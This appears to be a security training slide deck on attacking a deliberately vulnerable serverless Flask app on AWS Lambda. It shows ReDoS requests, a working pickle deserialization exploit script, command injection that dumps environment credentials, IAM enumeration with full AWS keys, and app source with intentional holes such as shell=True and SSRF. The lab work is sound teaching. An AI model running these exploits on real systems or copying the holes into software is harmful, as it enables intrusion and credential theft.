
SECURITYDOJO

REGULAR EXPRESSION DENIAL OF SERVICE (REDOS)

- Attack caused by a maliciously crafted input that triggers excessive backtracking in a regular expression pattern, leading to a denial of service attack.
- To exploit REDOS vulnerability

```
# http get https://<sls-endpoint>/dev/redos?string=aaaaaaaaaaaaa<long-string>
```

REGULAR EXPRESSION DENIAL OF SERVICE (REDOS)




```
root@ip-10-0-0-34:/home/ubuntu/ workspace/very-vulnerable-serverless# http https://fqdpfthxk.execute-api.us-west-2.amazonaws.com/dev/redos?string=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
HTTP/1.1 502 Bad Gateway
Connection: keep-alive
Content-Length: 36
Content-Type: application/json
Date: Sun, 19 Mar 2023 22:13:57 GMT
Via: 1.1 086e2cd5d94fa729de58c51b5666e0e4.cloudfront.net (CloudFront)
X-Amz-Cf-Id: tau01aWREM_NtK50SmPdqA2iJRzNsQ1Sk9-F66iBrwHBF02zcNgHfg==
X-Amz-Cf-Pop: IAD12-P1
X-Cache: Error from cloudfront
x-amz-apigw-id: CDJdCHTrPHcF77w=
x-amzn-ErrorType: InternalServerErrorException
x-amzn-RequestId: 2a07d8b2-08f5-4b77-8900-0ffbc4edc884

{
    "message": "Internal server error"
}
```

PYTHON DESERIALIZATION

- Deserialization is the process of converting serialized data back into its original form
- A vulnerability in the deserialization process can be exploited by attackers to execute arbitrary code.
- Use the Pickle module to craft a payload and send it via a vulnerable Flask app running on AWS Lambda.

PYTHON DESERIALIZATION



```
root@ip-10-0-0-34:/home/ubuntu/ workspace/very-vulnerable-serverless# cat <<EOF >>attack.py
import pickle
import base64
import requests
import sys

class PickleRCE(object):
    def __reduce__(self):
        import os
        return (os.system,(command,))

#Change the url
default_url = 'http://fqdpffthxk.execute-api.us-west-2.amazonaws.com/dev/deserial'
url = sys.argv[1] if len(sys.argv) > 1 else default_url
command = 'touch /tmp/hacked'  # Reverse Shell Payload Change IP/PORT

pickled = 'pickled'  # This is the POST parameter of our vulnerable Flask app
payload = base64.b64encode(pickle.dumps(PickleRCE()))  # Crafting Payload
requests.post(url, data={pickled: payload})  # Sending POST request
EOF
root@ip-10-0-0-34:/home/ubuntu/ workspace/very-vulnerable-serverless# python3 attack.py
root@ip-10-0-0-34:/home/ubuntu/ workspace/very-vulnerable-serverless# http get https://fqdpffthxk.execute-api.us-west-2.amazonaws.com/dev/date?exec=ls+-la+/tmp/
HTTP/1.1 200 OK
Connection: keep-alive
Content-Length: 188
Content-Type: application/json
Date: Sun, 19 Mar 2023 22:21:38 GMT
Via: 1.1 14e4300e15854895259e6944bb121ec8.cloudfront.net (CloudFront)
X-Amz-Cf-Id: vg_TLfIjyspT0fUEdXCtqMLc1d_jeb_1m6KtqLC6W73si96QqMDaQw==
X-Amz-Cf-Pop: IAD12-P1
X-Amzn-Trace-Id: Root=1-64178af2-41a548163bd9420508cb893e;Sampled=0
X-Cache: Miss from cloudfront
x-amz-apigw-id: CDKl3Gl2vHcFS0w=
x-amzn-Remapped-Content-Length: 188
x-amzn-RequestId: 5ecb9764-ef83-4454-82a1-d404f069ed98

{
    "output": "total 8\ndrwx------  2 sbx_user1051  990 4096 Mar 19 22:20 .\ndrwxr-xr-x 17 root        root 4096 Nov  3 10:21 ..\n-rw-rw-r--  1 sbx_user1051  990    0 Mar 19 22:21 hacked\n"
}
```

USING COMPONENTS WITH KNOWN VULNERABILITIES


- Serverless functions rely on third-party libraries and components are vulnerable to supply chain attacks.
- To exploit using components with known vulnerabilities check for dependencies.

```
# http https://<sls-endpoint>/dev/date?exec=cat+requirements.txt
```


- Search for any public exploits related to werkzeug==1.0.1.

SECURITYDOJO

USING COMPONENTS WITH KNOWN VULNERABILITIES



```
root@ip-10-0-0-34:/home/ubuntu/ workspace/very-vulnerable-serverless# http get https://fqdpffthxk.execute-api.us-west-2.amazonaws.com/dev/date?exec=cat+requirements.txt
HTTP/1.1 200 OK
Connection: keep-alive
Content-Length: 57
Content-Type: application/json
Date: Sun, 19 Mar 2023 22:22:46 GMT
Via: 1.1 a01680a1fee7e35f1738191420d98822.cloudfront.net (CloudFront)
X-Amz-Cf-Id: TAUI4i1lqTaegX66V88ADR7x6rIDleU-t89DGIsmXSpXtKsI_ERlhw==
X-Amz-Cf-Pop: IAD12-P1
X-Amzn-Trace-Id: Root=1-64178b36-3e0969a92b5521cf132c9045;Sampled=0
X-Cache: Miss from cloudfront
x-amz-apigw-id: CDKwfHWbvHcF_2w=
x-amzn-Remapped-Content-Length: 57
x-amzn-RequestId: c060a589-cbe5-4c03-aac4-5e70d9d97863

{
    "output": "Flask\nmarkupsafe==2.0.1\nwerkzeug==1.0.1\n"
}
```



https://security.snyk.io › ... › Werkzeug@1.0.1

Werkzeug@1.0.1 - Snyk Vulnerability Database

14-Feb-2023 — An attacker can trigger the opening of multipart files containing a large number of file parts, which are processed using request.data , request ...

MISCONFIGURED IAM PERMISSIONS

- Situation where the Lambda function's execution role has incorrect or overly permissive permissions.
- To exploit overly permissive permission, first dump the environment variable via command injection.


```
# http get https://<sls-endpoint>/dev/date?exec=printenv
```

- Run the enumerate-iam.

```
# ./enumerate-iam.py --access-key <key> --secret-key <key> --session-token <key>
```

SECURITYDOJO

MISCONFIGURED IAM PERMISSIONS



```
root@ip-10-0-0-34:/home/ubuntu/ workspace/very-vulnerable-serverless/enumerate-iam# export AWS_ACCESS_KEY_ID=AS[redacted]RWD6LY
root@ip-10-0-0-34:/home/ubuntu/ workspace/very-vulnerable-serverless/enumerate-iam# export AWS_SECRET_ACCESS_KEY=BSKLrnt1NfkY2NHSxN2ReU2e9aa90W665X//gRzu
root@ip-10-0-0-34:/home/ubuntu/ workspace/very-vulnerable-serverless/enumerate-iam# export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEJ7//////////wEaCXVzLXdlc3QtMiJHMEUCIBVI07fceOnxeMPmqSLSwMIr+pUBAR2Ek9qpS4JTW5nGAiE
Aqp9BiRec20PzZc6/nUgNrUpHs1/UvMn4WQNpsBFS8ugq/gIIZxADGgw4ODAwOTYzOTIxMjAiDKIuvWBsfJkUnkcNgSrbAipeS0y/ZRQ3y5U1aWFrpDo9HrqAWGp8DKp3CdIwsrgxDgP38D16FeNkfPSdVQhfzCnMmXmy2T+QBoEMts7XdzSwIwZcqnIdUaZdg/k98ynH9Y9LvQa
muSkZuhCfMemIA2+1ETsYDjluSsIHRH270y4kXr7HUtxdQhjGCdaEVBuKidoGuzK0TCqSWBlr+Klik6WybtAFHC3YA/PfPTf+9DX9XSMNpyOvvZe+hJzcy1nmc5yBwhYI6RdIw3VViE8cHPwWEKJ4ZriQRuCc0ZwnlbnK+d7U2YT8Vc19wTtyyNtsZRiVhhmAZbxxucecz2lkOuD
YECBSfuv7+Ka+LZR57BUcDnn1ZQ4kA6Bf+hba/Wrdkd/7guTEDaOUlPXNinVzR3JSlsL8V92p+nGx0jLBDb3NLjbg6x5ema6M5DcueR9LyhBA83Y/gHUmOLPPjjbX0suVvsKuAgB1mgbvMOeP3qAG0p48pDIf435x2BWeX7iX6jXnmgGe3kaeu+wu9sAyCVql9P/K4HyN/LNpnDG
M1YyYFjPVKjqFHhcyb8EPaOGK45jesBXF7iH8lSjbqZTx28s8zX7WQ2AAVoWlB/tsVViVsXAi7dwdN/4CIUHYBKk9zHppbWA1Tgr1byMfS7rLHL4lBrPeqVr3Ky3SPTAyg5/4L2mN+xxv/z5Gpu6gWUcgVh4=
root@ip-10-0-0-34:/home/ubuntu/ workspace/very-vulnerable-serverless/enumerate-iam# python3 enumerate-iam.py --access-key ASIA4Z20VGO4MVRWD6LY --secret-key BSKLrnt1NfkY2NHSxN2ReU2e9aa90W665X//gRzu --session-t
oken IQoJb3JpZ2luX2VjEJ7//////////wEaCXVzLXdlc3QtMiJHMEUCIBVI07fceOnxeMPmqSLSwMIr+pUBAR2Ek9qpS4JTW5nGAiEAqp9BiRec20PzZc6/nUgNrUpHs1/UvMn4WQNpsBFS8ugq/gIIZxADGgw4ODAwOTYzOTIxMjAiDKIuvWBsfJkUnkcNgSrbAipeS0y/ZRQ
3y5U1aWFrpDo9HrqAWGp8DKp3CdIwsrgxDgP38D16FeNkfPSdVQhfzCnMmXmy2T+QBoEMts7XdzSwIwZcqnIdUaZdg/k98ynH9Y9LvQamuSkZuhCfMemIA2+1ETsYDjluSsIHRH270y4kXr7HUtxdQhjGCdaEVBuKidoGuzK0TCqSWBlr+Klik6WybtAFHC3YA/PfPTf+9DX9XSM
NpyOvvZe+hJzcy1nmc5yBwhYI6RdIw3VViE8cHPwWEKJ4ZriQRuCc0ZwnlbnK+d7U2YT8Vc19wTtyyNtsZRiVhhmAZbxxucecz2lkOuDYECBSfuv7+Ka+LZR57BUcDnn1ZQ4kA6Bf+hba/Wrdkd/7guTEDaOUlPXNinVzR3JSlsL8V92p+nGx0jLBDb3NLjbg6x5ema6M5DcueR9
LyhBA83Y/gHUmOLPPjjbX0suVvsKuAgB1mgbvMOeP3qAG0p4BpDIf435x2BWeX7iX6jXnmgGe3kaeu+wu9sAyCVql9P/K4HyN/LNpnDGM1YyYFjPVKjqFHhcyb8EPaOGK45jesBXF7iH8lSjbqZTx28s8zX7WQ2AAVoWlB/tsVViVsXAi7dwdN/4CIUHYBKk9zHppbWA1Tgr1byM
fS7rLHL4lBrPeqVr3Ky3SPTAyg5/4L2mN+xxv/z5Gpu6gWUcgVh4=
2023-03-19 22:27:35,211 - 616864 - [INFO] Starting permission enumeration for access-key-id "ASIA4Z20VGO4MVRWD6LY"
2023-03-19 22:27:35,415 - 616864 - [INFO] -- Account ARN : arn:aws:sts::880096392120:assumed-role/my-s3-service-dev-us-west-2-lambdaRole/my-s3-service-dev-app
2023-03-19 22:27:35,415 - 616864 - [INFO] -- Account Id  : 880096392120
2023-03-19 22:27:35,415 - 616864 - [INFO] -- Account Path: assumed-role/my-s3-service-dev-us-west-2-lambdaRole/my-s3-service-dev-app
2023-03-19 22:27:35,611 - 616864 - [INFO] Attempting common-service describe / list brute force.
2023-03-19 22:27:36,025 - 616864 - [INFO] -- sts.get_caller_identity() worked!
2023-03-19 22:27:38,225 - 616864 - [INFO] -- s3.list_buckets() worked!
2023-03-19 22:27:38,524 - 616864 - [INFO] -- dynamodb.describe_endpoints() worked!
▌
```


SECURITYDOJO

HARDCODED SECRETS

- Practice of storing sensitive information such as passwords and API keys directly in the code, making them easily accessible to attackers.
- Review app.py for secrets.

SECURITYDOJO

HARDCODED SECRETS




```
root@ip-10-0-0-34:/home/ubuntu/ workspace/very-vulnerable-serverless# cat app.py
from flask import Flask, redirect, url_for, request, render_template, jsonify
import urllib.request
import subprocess
import json
import datetime as date
import re
import pickle
import base64

app = Flask(__name__)
app.secret_key = 'ThisisSuperFlagBySecurityDojo'

@app.route('/', methods=['GET'])
def index():
    return render_template('index.html')

#Injection Vulnerability
@app.route('/welcome/<name>')
def success(name):
    return 'welcome %s' % name

#Injection Vulnerability
@app.route('/login', methods=['POST', 'GET'])
def login():
    if request.method == 'POST':
        user = request.form['name']
        return redirect(url_for('success', name=user))
    else:
        user = request.args.get('name')
        return redirect(url_for('success', name=user))
```

SECURITYDOJO

STATIC APPLICATION SECURITY TESTING

“

UNDERSTANDING THE SOURCE CODE



justmorpheus Update app.py

Code Blame 117 lines (96 loc) · 3.4 KB

```
from flask import Flask, redirect, url_for, request, render_template, jsonify
import urllib.request
import subprocess
import json
import datetime as date
import os
import pickle
import base64

app = Flask(__name__)
app.secret_key = 'ThisIsSuperFlagBySecurityDojo'

@app.route('/', methods=['GET'])
def index():
    return render_template('index.html')

#Injection Vulnerability
@app.route('/welcome/<name>')
def success(name):
    return 'welcome %s' % name

#Injection Vulnerability
@app.route('/login', methods=['POST', 'GET'])
def login():
    if request.method == 'POST':
        user = request.form['name']
        return redirect(url_for('success', name=user))
    else:
        user = request.args.get('name')
        return redirect(url_for('success', name=user))


#SSRF Vulnerability
@app.route('/redirect')
def ssrf():
    try:
        site=request.args.get('url')
        response = urllib.request.urlopen(site)
        output=json.dumps(response.read().decode('utf-8'))
        return jsonify({"output": output}), 200
    except:
        return ("Error Ocurred")
#aws s3 ls

#Command Execution
@app.route('/data')
def command():
    try:
        cmd = request.args.get('exec')
        count = subprocess.Popen(cmd, stdout=subprocess.PIPE, shell=True)
        stdout, stderr = count.communicate()
        #print(stdout.decode())
        return jsonify({"output": stdout.decode()}), 200

    except:
        return ("Error Ocurred")

# ReDoS vulnerability demonstration route
@app.route('/redos/')
def redos():
    try:
        # Get user-supplied string
        user_string = request.args.get('string')

        # Record start time
        start_time = date.datetime.now()
```

